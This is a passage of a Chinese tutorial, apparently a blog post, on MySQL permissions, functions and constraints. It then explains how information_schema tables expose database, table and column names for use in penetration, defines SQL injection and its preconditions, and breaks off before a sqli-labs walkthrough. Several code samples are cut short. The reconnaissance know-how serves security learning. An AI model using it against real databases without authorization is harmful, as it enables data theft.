
查询权限:SHOW GRANTS FOR '用户名'@'主机名';
授予权限:GRANT 权限列表 ON 数据库名.表名 TO '用户名'@'主机名';
撤销权限:REVOKE 权限列表 ON 数据库名.表名 FROM '用户名'@'主机名';
注意事项
- 多个权限用逗号分隔
- 授权时,数据库名和表名可以用 * 进行通配,代表所有
函数
- 字符串函数
- 数值函数
- 日期函数
- 流程函数
字符串函数
常用函数:

使用示例:
1 | -- 拼接 |
数值函数

常见函数:
日期函数
常用函数:
| 函数 | 功能 |
|---|---|
| CURDATE() | 返回当前日期 |
| CURTIME() | 返回当前时间 |
| NOW() | 返回当前日期和时间 |
| YEAR(date) | 获取指定date的年份 |
| MONTH(date) | 获取指定date的月份 |
| DAY(date) | 获取指定date的日期 |
| DATE_ADD(date, INTERVAL expr type) | 返回一个日期/时间值加上一个时间间隔expr后的时间值 |
| DATEDIFF(date1, date2) | 返回起始时间date1和结束时间date2之间的天数 |
例子:
1 | -- DATE_ADD |
流程函数
常用函数:

例子:
1 | select |
约束
分类:

约束是作用于表中字段上的,可以再创建表/修改表的时候添加约束。
常用约束

例子:
create table user(
id int primary key auto_increment,
name varchar(10) not null unique,
age int check(age > 0 and age < 120),
status char(1) default ‘1’,
gender char(1)
);
外键约束
添加外键:
CREATE TABLE 表名(
字段名 字段类型,
…
[CONSTRAINT] [外键名称] FOREIGN KEY(外键字段名) REFERENCES 主表(主表列名)
);
ALTER TABLE 表名 ADD CONSTRAINT 外键名称 FOREIGN KEY (外键字段名) REFERENCES 主表(主表列名);
– 例子
alter table emp add constraint fk_emp_dept_id foreign key(dept_id) references dept(id);
删除外键:<font style="color:rgb(51, 51, 51);background-color:rgb(243, 244, 244);">ALTER TABLE 表名 DROP FOREIGN KEY 外键名;</font>
删除/更新行为

更改删除/更新行为:ALTER TABLE 表名 ADD CONSTRAINT 外键名称 FOREIGN KEY (外键字段) REFERENCES 主表名(主表字段名) ON UPDATE 行为 ON DELETE 行为;
四、了解 MySQL 数据库中表名字段等信息的存储

接下来以 MySQL5.7 展示各个名称的含义

schemata
存储的是该用户创建的所有数据库的库名,要记住该表中记录数据库名的字段名为 schema_name。
首先我们共有四个数据库

进入 SCHEMSATA 表,可见在 SCHEMA_NAME 下已经记录了这四个库名

tables
存储该用户创建的所有数据库的库名和表名,要记住该表中记录数据库 库名和表名的字段分别是 table_schema table_name.
进入 TABLE 表,发现 TABLE_SCHEMA 和 TABLE_NAME 分别记录了所有库下的所有表名

columns
存储该用户创建的所有数据库的库名、表名、字段名,要记住该表中记录数据库库名、表名、字段名为 table_schema、table_name、column_name。
在 COLUMNS 表下,我们可以看到更详细的信息
TABLE_SCHEMA 和 TABLE_NAME 分别记录了所有库下的所有表名及其字段名
理解:
我们正是利用 information_schema 库下的这些信息,从而知道数据库里想要的信息位置,进行渗透。
五、了解注入的原理及基本流程
1.SQL 注入的含义:
所谓SQL注入,就是通过把SQL命令插入到Web表单递交或输入域名或页面请求的查询字符串,最终达到欺骗服务器执行恶意的SQL命令.当应用程序使用输入内容来构造动态sql语句以访问数据库时,会发生sql注入攻击。如果代码使用存储过程,而这些存储过程作为包含未筛选的用户输入的字符串来传递,也会发生sql注入。
2.SQL 注入基本本质
把用户输入的数据当作代码来执行,违背了“数据与代码分离”的原则
3.SQL 注入的条件
1. 传递给后端的参数是可以控制的
2. 参数内容会被带入到数据库查询
3. 变量未存在过滤或者过滤不严谨
4.SQL 注入的基本流程
以下内容以 sqli-labs 靶场第一关为例
